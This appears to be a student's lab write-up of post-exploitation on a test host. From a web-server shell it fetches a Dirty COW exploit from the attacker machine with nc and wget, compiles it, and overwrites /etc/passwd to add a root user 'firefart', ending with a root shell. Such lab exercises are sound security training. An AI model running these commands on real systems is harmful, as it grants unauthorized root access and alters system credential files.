┌──(kali㉿kali)-[~/Desktop/studies/scans/Tel-Mora - 192.168.2.20]
└─$ python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

```
kali@kali: ~
File  Actions  Edit  View
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma'
Hayden Bruinsma
```

```
wwwrun@Tel-Mora:/usr/lib/nagios/cgi> cd ..
cd ..
wwwrun@Tel-Mora:/usr/lib/nagios> cd ..
cd ..
wwwrun@Tel-Mora:/usr/lib> cd ..
cd ..
wwwrun@Tel-Mora:/usr> cd ..
cd ..
wwwrun@Tel-Mora:/> ls
ls
bin   dev  home  lib64       media  opt   root  srv  tftpboot  usr
boot  etc  lib   lost+found  mnt    proc  sbin  sys  tmp       var
wwwrun@Tel-Mora:/> cd tmp
cd tmp
wwwrun@Tel-Mora:/tmp> nc 10.8.0.131 5555 < dirtycow.c
nc 10.8.0.131 5555 < dirtycow.c
bash: dirtycow.c: No such file or directory
wwwrun@Tel-Mora:/tmp> nc 10.8.0.131 5555 > dirtycow.c
nc 10.8.0.131 5555 > dirtycow.c

The program 'nc' can be found in the following package:
  * netcat-openbsd [ path: /usr/bin/nc, repository: zypp (repo-oss) ]
```

```
kali@kali: ~
File  Actions  Edit  View
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma'
Hayden Bruinsma
```

Looks like the right version of netcat to transfer the file isn't available but wget is available so we will host the file on our webserver on port 80

- python -m SimpleHTTPServer 80
- wget 10.8.0.131:80/dirtycow.c

```
wget 10.8.0.131:80/dirtycow.c
--2021-09-09 01:08:35--  http://10.8.0.131/dirtycow.c
Connecting to 10.8.0.131:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 0 [text/plain]
Saving to: `dirtycow.c.1'

    [ <=>                                   ] 0           --.-K/s    in 0s

2021-09-09 01:08:35 (0.00 B/s) - `dirtycow.c.1' saved [0/0]

wwwrun@Tel-Mora:/tmp> ls
ls
0734858061                                          hsperfdata_root
0859754032                                          kde-Centurion
1368937293                                          kde-root
1503131144                                          ksocket-Centurion
VMwareDnD                                           orbit-Centurion
dirtycow.c                                          pulse-7ZBwfKEPfo1Z
dirtycow.c.1                                        ssh-TVMHP3157
fetchmsttfonts-11.1-5.7.1-fetchmsttfonts.sh.txt.TG2bVO  xwlog
wwwrun@Tel-Mora:/tmp>
```

```
kali@kali: ~
File  Actions  Edit  View
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma'
Hayden Bruinsma
```

In the instructions of dirtycow we need to compile via

- gcc cowroot.c -o cowroot -pthread

First we need to rename the file

- mv dirtycow.c.1 dc.c

Compile

- gcc dc.c -o dirtycow -pthread

```
gcc dc.c -o dirtycow -pthread
/usr/lib64/gcc/x86_64-suse-linux/4.3/../../../../lib64/crt1.o: In function `_start':
/usr/src/packages/BUILD/glibc-2.9/csu/../sysdeps/x86_64/elf/start.S:109: undefined reference to `main'
collect2: ld returned 1 exit status
wwwrun@Tel-Mora:/tmp> ls
ls
0734858061                                          hsperfdata_root
0859754032                                          kde-Centurion
1368937293                                          kde-root
1503131144                                          ksocket-Centurion
VMwareDnD                                           orbit-Centurion
dc.c                                                pulse-7ZBwfKEPfo1Z
dirtycow.c                                          ssh-TVMHP3157
dirtycow.c.2                                        xwlog
fetchmsttfonts-11.1-5.7.1-fetchmsttfonts.sh.txt.TG2bVO
wwwrun@Tel-Mora:/tmp>
```

```
kali@kali: ~
File  Actions  Edit  View
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma'
Hayden Bruinsma
```

It looks like the dirtycow version I downloaded to the machine may have been out-dated so I'll try using the one from exploit-db instead

- gcc -pthread dirtycow.c -o dirty -lcrypt
- ./dirty
- firefart

```
100%[===================================>] 4,828        --.-K/s   in 0.001s

2021-09-09 01:24:55 (7.07 MB/s) - `dirtycow.c' saved [4828/4828]

wwwrun@Tel-Mora:/tmp> gcc -pthread dirtycow.c -o dirty -lcrypt
gcc -pthread dirtycow.c -o dirty -lcrypt
wwwrun@Tel-Mora:/tmp> ./dirty
./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: firefart

Complete line:
firefart:fik57D3GJz/tk:0:0:pwned:/root:/bin/bash

mmap: 7f293102b000
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

```
bash: ssu: command not found
wwwrun@Tel-Mora:/tmp> su firefa
su firefart
Password: firefart

Tel-Mora:/tmp # whoami
whoami
firefart
Tel-Mora:/tmp # id
id
uid=0(firefart) gid=0(root) groups=0(root)
Tel-Mora:/tmp #
```

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Root achieved!